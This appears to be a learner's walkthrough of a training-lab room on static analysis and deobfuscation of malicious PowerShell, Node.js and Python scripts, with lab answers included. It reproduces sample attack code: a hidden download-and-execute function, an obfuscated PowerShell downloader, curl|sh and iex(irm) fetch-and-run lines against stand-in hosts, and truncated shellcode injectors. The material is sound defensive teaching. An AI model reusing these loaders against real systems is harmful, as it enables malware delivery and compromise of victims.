

L2 - 13.4. Script Static Analysis

Task 1 - Introduction


Analyzing and deobfuscating various malicious scripts commonly encountered in modern cyber attack chains.

Task 2 - Why Attackers Use Scripts

Scripts may bypass some of the checks and leave fewer traces in the logs and forensic artifacts. Script-based execution can also bypass some behavioral checks: it's one thing if an unsigned xfqkan.exe starts doing system discovery, and another if a trusted python.exe interpreter does. Depending on the target, attackers typically use:

- **Unix Shell (.sh):** Common in Linux-targeting malware
- **PowerShell (.ps1):** The dominant choice for Windows malware
- **JavaScript (.js):** Often seen in client-side and supply chain attacks
- **Python (.py):** Popular on Linux and macOS, where Python is preinstalled

How Scripts Are Delivered: Scripts depend on an **interpreter**, a program that knows how to parse the code and translate it to machine instructions. If the attacker is sure their victim has an interpreter installed (such as PowerShell in Windows), they simply drop the script and make the preinstalled interpreter run it. And even if an interpreter is not there, they can simply bring their own interpreter (BYOI) and execute the script with it:



Script Naming Caveats: Before we start exploring script analysis, remember that all an interpreter needs is text input. It doesn't care about the extension, filename, or location of a script. Attackers often abuse this, naming their scripts in random or deliberately confusing ways. In real attacks, you may encounter tricks like:

- `python3 funny_cat.gif` (Script filename: funny_cat.gif)
- `curl https://ubuntu-upgrades[.]xyz/latest | sh` (Script filename: latest)
- `iex (irm https://classicalbooks[.]su/odyssey.txt)` (Script filename: odyssey.txt)

Answer the questions below

| What program parses script code and translates it to machine instructions?

Interpreter

Task 3 - Cleaning Samples

Preparing Environment: For basic static script analysis, you need a convenient IDE with syntax highlighting, such as Visual Studio Code; a formatter to make minified scripts readable; supportive utilities like [CyberChef](#) and [Regex101](#) to deobfuscate variables; and a scripting interpreter to run and test code blocks, if required. For this lab, you can use these interpreters:

- **PowerShell:** Preinstalled on the lab VM
- **JavaScript:** Use the web browser's DevTools console
- **Node.js:** Use online tools, such as the [NodeJS Online Compiler](#)

Cleaning Samples: In practice, malicious scripts are often embedded within legitimate files: attackers may insert web shells into PHP pages, or inject JavaScript card stealers into HTML. In most cases, the malicious additions are not hard to spot: look for obfuscation indicators, anomalously long lines, or notable keywords like URL parts, Base64 blobs, and download or process-spawning functions. Once you find the malicious addition, copy it to a new evidence file and start the analysis.

```

17230 <br>
17231 <!-- Google Tag Manager --><br>
17232 <script>!function(t){if(localStorage.removeItem("XsuHCYmfbgVSRFVx7SHRnU7DfapjFpaf"),null!=lc
17233 <!-- End Google Tag Manager --></span>
17234 </div>
17235 </div>
17236 <!-- /ko --><!-- /ko -->
17237 <!-- /ko -->
17238 <!-- /ko -->
17239 <!-- /ko -->

```

A JavaScript backdoor, inserted into a 50,000-line web page

Stripping Noise: Next, malicious scripts are often padded with 5,000+ lines of noise to confuse analysts, hit EDR analysis size limits, or trick AI into treating them as legitimate tools. It is common to see huge scripts where 90% is dummy functions, fake comments, and filler that can be safely discarded. As with threat hunting, find a starting point, dig deeper into the suspicious function, and ignore the noise. A few search keywords to start from, regardless of language:

- `base64`, `base32`, `atob`: Commonly used to encode malicious strings
- `exec()`, `eval()`, `system()`: Used to spawn a process or run dynamic code
- `replace`, `join`, `xor`: Obfuscation commands, more on them in the next tasks
- `http`, `://`: Indicates a URL. Can point to a C2 server or exfiltration address
- Popular OS commands, such as `whoami`, `curl`, `chmod`, `icaccls`, `dir`

```

3057 * Computes a stable key for the provided record.
3058 *
3059 * @param {Function} factory - value producer.
3060 * @returns {string}
3061 */
3062 function truncateRegistry185(factory) {
3063   const cache = new Map();
3064   return function (key) {
3065     if (cache.has(key)) return cache.get(key);
3066     const value = factory(key);
3067     cache.set(key, value);
3068     return value;
3069   };
3070 }
3071 exports.truncateRegistry185 = truncateRegistry185;

```

"truncateRegistry185" is a dummy Node.js function that is never invoked in the code

Practice: For this task, start an investigation of a Node.js sample, filled with noise and unused functions:


- `C:\Users\Administrator\Desktop\Tasks\utils.js`

Answer the questions below

Who is the "author" of the malicious script?

Kevin McCallister

Open the example file on the desktop.




```
1  /**
2   * @license MIT
3   * Copyright (c) 2026 Kevin McCallister
4   *
5   * @file utils.js
6   * @description Contains utility functions to simplify the ML-focused development
7   */
8
9  "use strict";
```

What function stands out among the others?

collectDiagnostics127

Analyze which function is not called by anyone. Also, it contains abnormal content.



```
3151 function collectDiagnostics127() {
3152     const dest = ((a) => [a[1], a[0], a[2]].join(" "))(["dog.e", "watch", "xe"]);
3153     const b = "ZXhlLmEvbWh0LnNjaXRzb25nYWlkLWZhYXJjLy86c3B0dGg=";
3154     function calcSize(values) {
3155         if (!Array.isArray(values) || values.length === 0) return 0;
3156         const total = values.reduce((a, b) => a + Number(b || 0), 0);
3157         return total / values.length;
3158     }
3159     const buff = Buffer.from(b, "base64").toString("utf8");
3160     const site = buff.split("").reverse().join("");
3161     const stream = fs.createWriteStream(dest);
3162     https.get(site, (res) => res.pipe(stream));
3163     file.on("finish", () => exec(dest));
3164 }
```

Task 4 - Basic Obfuscation

Basic Obfuscation Techniques: Obscuring script actions and intent to bypass security tools that rely on signature or keyword detection. For example, all PowerShell commands below do the same; feel free to test them on the lab VM:

```
# 1) Randomize Character Case
inV0kE-eXpReSSioN "WHoAmI"

# 2) Split and Interrupt Strings
Inv`oke-Ex'p're`ss""ion ("wh"+"oami")

# 3) Base64-Encode (-enc flag in PowerShell)
# CyberChef: From Base64 -> Decode Text (UTF-16LE)
powershell -enc aQBlAHgAIAAiAHcAaABvAGEAbQBpACIA
```

Multi-Layer Obfuscation: Applying multiple transformation layers, such as Base64-encoding and string reversal, to conceal sensitive payloads and bypass advanced defenses. Feel free to play with the code below in your browser's DevTools.

```
const encoded = 'eXJ0LGVtLGtjYWg=';
const decoded = atob(encoded); //
"yrt,em,kcah"
const reversed = decoded.split('').reverse().join(''); //
"hack,me,try"
const parts = reversed.split(','); //
[hack,me,try]
const merged = [parts[2], parts[0], parts[1]].join(''); //
"tryhackme"
console.log(merged);
```

More Advanced Techniques: There is no limit to obfuscation complexity, and attackers can be very creative there. For example, the PowerShell script below hides the word "malware" by obfuscating variables, using character codes instead of regular strings, and reorders word parts using string formatting (`-f` flag). This is where you might need to start using your IDE and external tools extensively: to mass-rename variables, strip parts with Regex for use in CyberChef, and so on. Alternatively, refer to the next section and find an easy way to deobfuscate most variables very quickly.

```

$JwB2lGpA=$( [char] ([byte]0x6d)+[char] ([byte]0x61)+[char] ([byte]0x6c)) # mal
$JwhuGfQr=$( [char] ([byte]0x77)+[char] ([byte]0x61))
# wa
$JkbfosZi=$( [char] ([byte]0x72)+[char] ([byte]0x65))
# re
Write-Output ('{2}{1}{0}'-f"$JkbfosZi","$JwhuGfQr","$JwB2lGpA")
# malware

```

Type	Example	Deobfuscation
Variable Obfuscation	<code>\$JwB2lGpA</code>	Find out its purpose and replace all its occurrences with a readable name, such as <code>\$c2_url</code>
Charcode Obfuscation	<code>[char]([byte]0x6d)</code>	Use the ASCII table (opens in new tab) , CyberChef's "From Charcode", or the trick explained below
String Formatting	<code>'{2}{1}{0}'-f're','wa','mal'</code>	Use the method from the next section, or manually replace placeholders (<code>{0}</code>) with values (<code>mal</code>)

Deobfuscation Trick: To make the deobfuscation easier, make the interpreter do the job for you. For example, consider the script below. It downloads a payload from a remote URL (`irm`) and then executes it (`iex`). To deobfuscate the URL, you can echo it without invoking the `irm` and `iex` functions. Note that for this, you need to have the right interpreter on your VM, ideally the same one the victim had.

Deobfuscation Trick With Echo

```

PS C:\> cat script.ps1
irm 'ht'+ 'tp: '+ '//{0}-{2}.{1}/{3}' -f "$([char]([byte]0x63)+[char]([byte]0x32))", 'thm', 'srv', 'data' | iex

PS C:\> echo ('ht'+ 'tp: '+ '//{0}-{2}.{1}/{3}' -f "$([char]([byte]0x63)+[char]([byte]0x32))", 'thm', 'srv', 'data')
http://c2-srv.thm/data

```



Practice: For this task, deobfuscate and investigate two scripts:


- `C:\Users\Administrator\Desktop\Tasks\utils.js` (Node.js script from Task 3)
- `C:\Users\Administrator\Desktop\Tasks\loader.cmd` (PowerShell command line)

Answer the questions below

Continue from where you ended in Task 3 (utils.js). What is the full URL containing the second-stage payload?

<https://crash-diagnostics.thm/a.exe>


Where does the obfuscated part start? Search with the keyword `base` given in task 1. Convert the characters from base64 with the reverse option.



What is the name of the saved second-stage payload?

watchdog.exe

Then open Edge with developer settings, and paste the reverse shell code to see how to run it.



Now switch to the PowerShell script inside loader.cmd. What is the full URL from where the malware is downloaded?

<https://psxh17.thm/upd.exe>

Open the loader file on the desktop. Then, copy the strange string and decode it from base64, removing any null characters.

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Remove null bytes

Input

```
JABmAFYAEABXADUAWQBoAdcAQgBKAD0AIgAkACgAlwBjAGgAYQByAF0AKA
BbAGIAeQB0AGUAXQAwAHgANwAwACKAKwBbAGMAaABhAHIAxQAoAFsAYgB5
AHQAZQBdADAAeAA3ADMAKQArAFsAYwBoAGEAcgBdACgAlwBiAHKAdABlAF
0AMAB4AdcA0AApACsAlwBjAGgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgA
NgA4ACkAKwBbAGMAaABhAHIAxQAoAFsAYgB5AHQAZQBdADAAeAA3ADEAKQ
ArAFsAYwBoAGEAcgBdACgAlwBiAHKAdABlAF0AMAB4ADMANwApACsAlwBj
AGgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgAMgBlACkAKwBbAGMAaABhAH
IAxQAoAFsAYgB5AHQAZQBdADAAeAA3ADQAKQArAFsAYwBoAGEAcgBdACgA
lWwBiAHKAdABlAF0AMAB4ADYA0AApACsAlwBjAGgAYQByAF0AKABbAGIAeQ
B0AGUAXQAwAHgANGbKACKAKQAiADsAIAAKAGsAdABIAE4AMwBxAEOAYwBL
AFcASQBhAFYAcgBRAD0AIgAvAHsAMgB9AC4AewAwAH0AeAB7ADAAfQAiAC
0AZgAnAGUAJwAsACcAZABwAGUAJwAsACcAdQBwAGQAjwA7ACAAJABZAHUA
SwBXADQAcgBCAFIATABQAFIAdgAwADIARQAxAD0AIgB7ADIAfQA6AC8Aew
AxAH0AewAwAH0ATpAtAGYAJwRFAgFAdARhACcAlAAAFAAAcPbvAGcAcPbR
rnc 1256 1
```

Output

```
$fVxW5Yh7BJ="$([char]([byte]0x70)+[char]([byte]0x73)+[char]
([byte]0x78)+[char]([byte]0x68)+[char]([byte]0x31)+[char]
([byte]0x37)+[char]([byte]0x2e)+[char]([byte]0x74)+[char]
([byte]0x68)+[char]([byte]0x6d))"; $ktbN3qJcKWIAvRQ="/{2}.
{0}x{0}"-f'e','dpe','upd'; $YuKW4rBRLPRv02E1="{2}:{1}{0}"-
f'Data','Program','c'; $fVxW5Yh7BJ="htt`p`s:`/`^`{0}"-
f$fVxW5Yh7BJ; (New-Object
System.Net.WebClient).DownloadFile($fVxW5Yh7BJ+$ktbN3qJcKWIA
vRQ, $YuKW4rBRLPRv02E1+$ktbN3qJcKWIAvRQ)
```

Then run the script in PowerShell.

```
PS C:\Users\Administrator> $fVxW5Yh7BJ="$([char]([byte]0x70)+[char]([byte]0x73)+[char]([byte]0x78)+[char]([byte]0x68)+[char]([byte]0x31)+[char]([byte]0x37)+[char]([byte]0x2e)+[char]([byte]0x74)+[char]([byte]0x68)+[char]([byte]0x6d))"; $ktbN3qJcKWIAvRQ="/{2}.
{0}x{0}"-f'e','dpe','upd'; $YuKW4rBRLPRv02E1="{2}:{1}{0}"-f'Data','Program','c'; $fVxW5Yh7BJ="htt`p`s:`/`^`{0}"-f$fVxW5Yh7BJ; (New-Object
System.Net.WebClient).DownloadFile($fVxW5Yh7BJ+$ktbN3qJcKWIAvRQ, $YuKW4rBRLPRv02E1+$ktbN3qJcKWIAvRQ)
PS C:\Users\Administrator> $fVxW5Yh7BJ+$ktbN3qJcKWIAvRQ, $YuKW4rBRLPRv02E1+$ktbN3qJcKWIAvRQ
https://psxh17.thm/upd.exe c:/ProgramData/upd.exe
PS C:\Users\Administrator> ^C
PS C:\Users\Administrator>
```

Where does malware put the downloaded file?

C:\ProgramData\upd.exe

Task 5 - Shellcode in Scripts

Shellcode in Scripts: Malware can use scripts to inject shellcode into a new or existing process. On Windows, attackers often use PowerShell. On Linux, this is typically done with Python. You usually want to extract the shellcode from the script to attribute the malware or recover its C2 address. Shellcode hardcoded

inside scripts can be up to several megabytes in size and is commonly Base64-encoded, Gzip-compressed, or encrypted with XOR or AES.


```
1 import ctypes, os, base64, zlib
2 l = ctypes.CDLL(None)
3 s = l.syscall
4 c = base64.b64decode(b'eNrsvXlcVOX3OH4HGBZFZ3CLzI
5 e = zlib.decompress(c)
6 f = s(319, '', 1)
7 os.write(f, e)
8 p = '/proc/self/fd/%d' % f
9 os.execl(p, 'smd', {})
```

*PyLoose malware saves shellcode as a compressed, Base64-encoded blob
([Wiz](#)(opens in new tab))*

Meterpreter Example: The code below is a stripped part of a Metasploit Meterpreter injector taken from the wild. Its only purpose is to select a process and inject the shellcode variable into its memory. Note that the shellcode itself is Base64-encoded via the FromBase64String function, and then compressed using the GzipStream wrapper.

```
1 "powershell.exe" -noni -nop -w hidden -c
2 # Preparation and Defense Evastion steps...
3 $shellcode = (
4     New-Object System.IO.StreamReader(
5         New-Object System.IO.Compression.GzipStream(
6             (New-Object System.IO.MemoryStream(
7                 , [System.Convert]::FromBase64String('VERY-LONG-BASE64-WITH-SHELLCODE')),
8                 [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())
9 # Shellcode injection into some process...
```

To transform the shellcode into its raw bytes in CyberChef, paste the Base64 content, decode it, and decompress it with the Gunzip operation. Note that on Windows, shellcode usually (but not always) starts with MZ, the two letters that mark the PE format used by .exe and .dll files. If your result is a file starting with MZ, you are very likely dealing with shellcode, which you can then analyze as a binary (covered in the other rooms in this module).



Encrypted Shellcodes: Even when encoded or compressed, malware can still be caught by static analyzers such as YARA. This is why threat actors tend to add another step: encryption. The payload can be AES or XOR-encrypted with hardcoded keys. Cobalt Strike, for example, defaults to a 35 XOR key, as seen in the screenshot below. In the most complex cases, the keys aren't stored in the script at all, but fetched from a URL or derived from the victim's environment.

```

1  If ([IntPtr]::size -eq 8) {
2      [Byte[]]$var_code = [System.Convert]::FromBase64String('H4sIAELtGmoA/+39B0BTSdQ3jIuKClawATYSit
3      for ($x = 0; $x -lt $var_code.Count; $x++) {
4          $var_code[$x] = $var_code[$x] -bxor 35
5      }
6
7      $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_pr
8      $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
9      [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

```

Practice: For this task, extract and investigate a real-world shellcode inside a PowerShell injector:

- C:\Users\Administrator\Desktop\Tasks\shellcode.ps1

Answer the questions below

What XOR key (in decimal) is used to encrypt the malware?

33

-bxor is a bitwise Exclusive OR operation performed in PowerShell.

```


23  If ([IntPtr]::size -eq 8) {
24      [Byte[]]$var_byte = [System.Convert]::FromBase64String('H4sIAELtGmoA/+39B0BTSdQ3jIuKClawATYSit
25      $o=New-Object System.IO.MemoryStream;(New-Object System.IO.Compression.GZipStream(
26
27      for ($x = 0; $x -lt $var_code.Count; $x++) {
28          $var_code[$x] = $var_code[$x] -bxor 33
29      }

```

What is the MD5 hash of the injected shellcode?

27b0d51406b5360b49d968d69df0f3e6

Copy the string from the shellcode.ps1 file, and decode it from base64, gunzip, and md5 as the hint says in the question.



What C2 agent does the shellcode contain? (For example, Sliver)

Cobalt Strike

Look for the MD5 hash on VirusTotal, as the hint in the question suggests.

ce84a4ab715a1f9fa70aa35eb19c9e7f9563b783cf58a61470a81e20c9c10759

62
/ 71
Community Score 1

62/71 security vendors flagged this file as malicious
ce84a4ab715a1f9fa70aa35eb19c9e7f9563b783cf58a61470a81e20c9c10759
payload.bin
pedll 64bits spreader

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 6

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.cobaltstrike/beacon Threat categories trojan

Task 6 - Environmental Keying


Environmental Keying Example: Malware can use information from the victim's host to avoid running in unintended environments. This behavior maps to MITRE [T1480.001](#) (Environmental Keying), and can complicate script analysis. The script below is a rare but interesting example of this technique. Let's unwrap five similar `gci` (alias for `Get-ChildItem`) blocks step by step, starting from the first command.

```

.((gci 'C:\W*\S*2\ds*.*l' -Name)[1][3,4,5]-Join'')`
.((gci 'C:\W*\F*\Ni*' -Name)[0][1,2,3]-Join'')`
((gci 'C:\W*\*m' -Name)+". "+(gci 'C:\W*\*\wbem*\v*el*' -Name)
[1].Substring(0,12)+(gci 'C:\W*\*NET' -Name).Substring(9)))

```

Deobfuscating Script



